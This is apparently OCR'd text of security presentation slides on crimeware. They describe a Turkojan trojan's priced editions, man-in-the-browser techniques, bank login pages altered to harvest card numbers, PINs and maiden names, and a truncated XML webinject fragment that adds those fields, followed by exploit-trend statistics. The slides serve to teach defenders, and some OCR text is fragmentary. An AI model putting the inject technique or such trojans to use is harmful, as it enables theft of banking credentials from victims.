
Malware Payloads
- Custom malware
- Dynamic creation
- Embedded exploits
- Downloaders

ser
n
- nated exploits
- xploitation
- Codec’s
- documents

Fast-flux Services
- Single-flux
- Double-flux
- e.g. Asprox botnet

Trojan Cr

- Construct
- V.4 New f
  - Remote
  - Webcar
  - Audio S
  - Remote
  - MSN Sn
  - Remote
  - Advanc
  - Online &
  - Informa comput
  - Etc..



Bronze Edition

- This product is the improved version of Turkojan 3.0 and it has some limitations(Webcam - audio streaming and msn sniffer doesn't work for this version)
- 1 month replacement warranty if it gets dedected by any antivirus
- 7/24 online support via e-mail
- Supports only Windows 95/98/ME/NT/2000/XP
- Realtime Screen viewing(controlling is disabled)

Price : 99$ (United State Dollar)

Silver Edition


- 4 months (maximum 3 times) replacement warranty if it gets dedected by any antivirus
- 7/24 online support via e-mail and instant messengers
- Supports 95/98/ME/NT/2000/XP/*Vista*
- Webcam streaming is avaliable with this version
- Realtime Screen viewing(controlling is disabled)
- Notifies changements on clipboard and save them

Price : 179$ (United State Dollar)

Gold Edition

- 6 months (unlimited) or 9 months(maximum 3 times) replacement warranty if it gets dedected by any antivirus (you can choose 6 months or 9 months)
- 7/24 online support via e-mail and instant messengers
- Supports Windows 95/98/ME/NT/2000/2003/XP/*Vista*
- Remote Shell (Managing with Ms-Dos Commands)
- Webcam - audio streaming and msn sniffer
- Controlling remote computer via keyboard and mouse
- Notifies changements on clipboard and save them
- Technical support after installing software
- Viewing pictures without any download(Thumbnail Viewer)

Price : 249$ (United State Dollar)



Port : 15963

OJAN
giCigi Online
rights reserved.
Turkey

me : [redacted]
OS : WinXP

Status : Passive

Intercepting Traffic – Man-in-the-browser

Google - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.google.com/ Go Links
Web Images Maps News Shopping Gmail more
iGoogle | Sign in
Google
Google Search I'm Feeling Lucky
Advanced Search
Preferences
Language Tools
Done
Internet


System Reconfiguration
DNS Settings, Local HOST file, Routing tables, WPAD and Proxy settings

Trojan Application
Local Proxy Agent

OS Hooking
Keyloggers, Screen grabber

TCP/IP Stack Interception
Packet inspection, pre/post SSL logging

Man-in-the-browser
Malware hooks inside the Web browser




Traditional Malware
Operates and intercepts data at points through which the Web browser must communicate

MITB – Grabbing Login Credentials

Original pre-login fields

UID, password & site



welcome

take a tour | set up online access

sign on to your accounts

User ID — Forgot User ID?

Password — Forgot Password?

☑ Remember my ID — sign on

Ingresar en español ›


Sign on to other[redacted]es

Choose One

Important Update:
Learn how to protect yourself from e-mail scams.

Modified pre-login fields

Now with ATM details and MMN



welcome

take a tour | set up online access

sign on to your accounts

User ID — Forgot User ID?

Password — Forgot Password?

To prevent fraud enter your credit card information please:

Your ATM or Check Card Number:

Expiration Date: (e.g. 07.2007)

ATM PIN:

Your mother"s maiden name:

☑ Remember my ID — sign on

Ingresar en español ›

Sign on to other[redacted]s

Choose One

Important Update:
Learn how to protect yourself from e-mail scams.


New fields added

MITB malware inserted additional fields. Records them, and sends them to the attacker

MITB – Grabbing Login Credentials

Modified pre-login fields

Now with ATM details and MMN



welcome

take a tour | set up online access

sign on to your accounts

User ID Forgot User ID?

Password Forgot Password?

To prevent fraud enter your credit card information please:

Your ATM or Check Card Number:

Expiration Date: (e.g. 07.2007)

ATM PIN:

Your mother"s maiden name:

☑ Remember my ID

Ingresar en español ›

Sign on to other [redacted]s


Choose One

Important Update:

Learn how to protect yourself from e-mail scams.

Configuration files

XML support, dynamic updates



```
<inject
url="[redacted]
before="name=password></TD></TR>"
what="
<TR><TD colspan=3 class=smallArial noWrap></
<TR><TD colspan=3 class=smallArial noWrap><S
<TR><TD colspan=3 class=smallArial noWrap></
<TR>
<TD noWrap colSpan=2><B>Your ATM or Check Ca
<TD class=smallArial noWrap align=right></TD
<TR>
<TD class=username colSpan=3><INPUT id=cc ty
<TR>
<TD noWrap colSpan=2><B>Expiration Date:</B>
<TD class=smallArial noWrap align=right>(e.g
<TR>
<TD class=username colSpan=3><INPUT id=expda
<TR>
<TD noWrap colSpan=2><B>ATM PIN:</B></TD>
<TD class=smallArial noWrap align=right></TD
<TR>
<TD class=username colSpan=3><INPUT type=pas
<TR>
```


Programmable Interfaces

Malware authors developing an extensible platform that can be sold or rented to other criminals

THE VULNERABILITIES & EXPLOITS


Shifting Focus & Escalating Timelines

- More than 80% of public exploits are released on the same day as the vulnerability



Shifting Focus & Escalating Timelines

- The main target of public exploits has shifted from the operating system to the browser



Primary Exploit Target: Browser Plug-Ins

- The majority of publicly released exploits are for browser plug-ins
- The top five most exploited browser vulnerabilities all target plug-ins
- Although most active exploitation focuses on older vulnerabilities, newer attack tools have automatic methods to incorporate the most recent exploits





Figure 14: Percent of Browser-related Public Exploits Affecting Web Browsers and Their Plug-ins

